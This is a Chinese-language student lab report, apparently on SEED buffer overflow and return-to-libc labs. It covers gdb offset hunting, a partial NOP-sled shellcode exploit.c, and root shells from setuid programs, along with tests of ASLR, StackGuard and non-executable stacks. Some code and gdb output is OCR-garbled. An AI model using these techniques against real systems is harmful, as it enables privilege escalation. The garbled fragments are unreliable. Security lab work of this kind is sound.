Buffer overflow

Task1:

可以看到,通过执行此文件,我们成功打开了一个 shell

Task2:

首先将 exploit.c 中缺少的部分进行补充,将 buffer 中填充"AAAA"以便定位寻找 stack 程序中 bof 函数的 return address:

```
0x0804856f <+101>: call 0x80484eb <bof> 0x08048574 <+106>: add esp,0x10
```

再在 bof 的结束处设置断点, 并且查看此处 esp 上的 16 个字段值, 找到"AAAA" (0x41414141) 为 buffer 的开始处, 在找到上面得到的 bof 的 RA 地址为 0x08048574 处, 二者做差即为 buffer 到 RA 的相对距离, 即 9*4=36。即在 badfile 中需要使得 badcode 的地址在偏移 36 个字节处, 而 badcode 内容要在偏移大于 36+4=40 个字节处。

gdb-peda\$ x/16	5xw \$esp		
0xbfffeb30:	0xb7fe96eb	0×00000000	0x41414
141 0xb7ffd900			
0xbfffeb40:	0xbfffeda8	0xb7feff10	0xb7e66
88b 0x00000000			
0xbfffeb50:	0xb7fba000	0xb7fba000	0xbfffe
da8 0x08048574			
0xbfffeb60:	0xbfffeb97	0x00000001	0×00000
205 0x0804	4b008		

为了抵消误差我们将 badcode 尽量往后放, 放在 buffer[300]的位置, 然后中间是 NOP 填充, 我们只需定位到中间某个位置即可, 我们查看 ebp 地址, 并且将地址设置为 \$ebp+200=0xbfffec20

```
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeb58
```

最后我们修改 exploit.c 代码如下:

```
🌠 SEED [正在运行] - Oracle VM VirtualBox
                                                      X
                                                  П
管理 控制 视图 热键 设备
                                        1 En ■ (1) 6:26 AM (1)
    "\x89\xe1" /* Line 8: movl %esp,%ecx */
    "\x99" /* Line 9: cdg */
    "\xb0\x0b" /* Line 10: movb $0x0b,%al */
    "\xcd\x80" /* Line 11: int $0x80 */
    void main(int argc, char **argv)
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate content
    s here */
    \xec\xff\xbf");
    strcpy(buffer+300,shellcode);
    /st Save the contents to the file "badfile" st/
    badfile = fopen("./badfile"
                              . "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
                                      30,1
                               ② ○ W → Right Ctrl
最终执行得到如下结果,成功获得了 root 权限的 shell:
[09/05/20]seed@VM:~$ vi exploit.c
[09/05/20]seed@VM:~$ gcc -o exploit exploit.c
[09/05/20]seed@VM:~$ exploit
[09/05/20]seed@VM:~$ stack
```

Task3:

在注释掉 setuid 时,程序只能获得没有 root 权限的 shell

```
[09/05/20]seed@VM:~$ gcc dash_shell_test.c -o dash_shel
l_test
[09/05/20]seed@VM:~$ sudo chown root dash_shell_test
[09/05/20]seed@VM:~$ sudo chmod 4755 dash_shell_test
[09/05/20]seed@VM:~$ ./dash_shell_test
$
```

在取消注释后,获得了具有 root 权限的 shell

```
[09/05/20]seed@VM:~$ gcc dash_shell_test.c -o dash_shel
l_test
[09/05/20]seed@VM:~$ sudo chown root dash_shell_test
[09/05/20]seed@VM:~$ sudo chmod 4755 dash_shell_test
[09/05/20]seed@VM:~$ ./dash_shell_test
#
```


将 setuid 的汇编代码写入 exploit.c 之后,即使在/bin/dash 下页能获得 root 权限的 shell,因为在执行 execve 之前,程序先执行了 setuid (0),将用户的真实 id 和有效 id 都变成了 root,因此该 system 执行时实际不是 set-uid 程序,而是一个完全的 root 程序,因此可以在/dash下得到 root 的 shell。

Task4:

打开地址随机化后执行攻击程序发现无法获得 shell,因为我们攻击程序里的 badcode 地址是写死了的,在开启地址随机化后我们的 buffer 和 RA 地址会发生改变,相应的 badcode 地址也会改变,所以程序将找不到 badcode 无法执行:

```
[09/05/20]seed@VM:~$ sudo /sbin/sysctl -w kernel.random
ize_va_space=2
kernel.randomize_va_space = 2
[09/05/20]seed@VM:~$ ./stack
Segmentation fault
```

在使用所给的程序进行暴力破解时,一旦没有遇到正确的地址, stack 程序会自动退出并且重新及进入一个新的循环, 直到遇到正确地址, stack 会执行 system 然后出现 root 权限的 shell:



Task5:

在编译时打开 StackGuard 后,重新执行新编译的 stack 程序,发现无法得到 shell,因为编译器发现运行的程序和之前编译的程序所设置的 Guard 值不一样了,所以发生了栈溢出,因此阻止了程序执行。

```
[09/05/20]seed@VM:~$ gcc -o stack -z execstack stack.c [09/05/20]seed@VM:~$ sudo chown root stack [09/05/20]seed@VM:~$ sudo chmod 4755 stack [09/05/20]seed@VM:~$ ./ stack bash: ./: Is a directory [09/05/20]seed@VM:~$ ./stack *** stack smashing detected ***: ./stack terminated Aborted
```

Task6:


当打开不可执行栈后,不能得到 shell,因为该实验是将恶意代码直接写在栈中的,需要在栈中执行汇编语言,开启不可执行栈后这段 badcode 将无法执行。

```
[09/05/20]seed@VM:~$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[09/05/20]seed@VM:~$ ./stack
Segmentation fault
[09/05/20]seed@VM:~$
```

Ret2libc


Task1:

使用 gdb 得到了 system 和 exit 函数的地址



Task2:

将"/bin/sh"添加到环境变量,得到该环境变量的地址,可以看到在取消了地址随机化以后,每次执行 test8.out 都得到了同样的地址。




```
[09/04/20]seed@VM:~$ test8.out
bffffe16
[09/04/20]seed@VM:~$ test8.out
bffffe16
```

Task3:


我使用C代码实现该程序

开始之前在 badfile 中写入 AAAA. 方便之后定位。

首先寻找 return address 相对于 buffer 额偏移量,使用 gdb 调试 retlib 程序,查看 main 函数执行的汇编代码,找到 bof 的返回地址。如下图找到红线处调用 bof 的函数,再往下一行的地址即其返回地址。




其次找到 bof 的结束位置,即下图红线位置,在此处设置断点,




gdb-peda\$ b *0x0804850c Breakpoint 1 at 0x804850c gdb-peda\$ run


最后查看此时 esp 上 16 个字段的值,查找到所设置的 AAAA (41414141) 的位置即 buffer 的起始位置,然后查找 RA 的地址值即上面的 08048555,两者相减即得到 buffer 和 RA 的相对距离。此处算的距离为 6*4=24



根据栈内 esp, ebp 的移动规律,可以知道 system 偏移量为 24, exit 偏移量为 28, /bin/sh 偏移量为 32, 即 X=32, Y=24, Z=28。使用上面 test8.out 得到的/bin/sh 环境变量的地址填入&buf[X],使用由 gdb 得到的 system 和 exit 的地址分别填入&buf[Y]和&buf[Z]。使得 retlib 函数在返回时能够根据 system 和 exit 的地址找到相应指令并执行,同时将/bin/sh 的地址传递给 system 作为参数执行该命令。



最终运行得到 root 权限的 shell:



Attack variation 1:

在此实验中, exit()是必须的, 实验运行有 exit()指令的程序如下:

```
[09/05/20]seed@VM:~$ gcc -o exploit exploit.c
[09/05/20]seed@VM:~$ ./exploit
[09/05/20]seed@VM:~$ ./retlib
# exit
[09/05/20]seed@VM:~$
```

而运行没有 exit()命令的程序如下:

```
[09/05/20]seed@VM:~$ gcc -o exploit exploit.c
[09/05/20]seed@VM:~$ ./exploit
[09/05/20]seed@VM:~$ ./retlib
# exit
Segmentation fault
```

因为在 exit()的位置是存放 system 函数的返回地址,如果此处不放置任何命令,则当 system 执行完以后读取下一条指令地址时会报错,有可能造成攻击被发现。

Attack variation 2:

改变了文件名之后攻击就不成功,因为文件名更改后会导致环境变量的位置发生变化,即此时 MYSHELL=/bin/sh 的位置已经不是之前位置了,但是 badfile 里相应的地址没有更改,所以 system 函数无法执行/bin/sh 命令。

Task4:

实验表明如果开启地址随机化的话攻击将不能执行

```
[09/05/20]seed@VM:~$ sudo sysctl -w kernel.randomize_
_space=2
kernel.randomize_va_space = 2
[09/05/20]seed@VM:~$ ./retlib
Segmentation fault
[09/05/20]seed@VM:~$
```

查看/bin/sh 的地址, 发现该地址变化了:

[09/05/20]seed@VM:~\$./aaaaaa bf8e1e1c

查看 system 和 exit 的地址,发现该地址也发生了改变

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7593da0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75879d0 <__GI_
exit>
```

查看 buffer 与 RA 的相对地址

```
0x08048550 <+66>: call 0x80484eb <bof> 0x08048555 <+71>: add esp,0x10
```

```
      gdb-peda$ x/16wx $esp

      0xbfb10b60: 0x08048612
      0x41414141
      0x00000

      00a 0xb7630400
      0xbfb10b70: 0xbfb10b90
      0xb7630406
      0xbfb10

      bd8 0x08048555
      0x08048555
```

可以看到相对距离仍然是 4*6=24。

综上, 6个变量中, X,Y,Z 均未发生变化, 而三个地址的值发生了改变。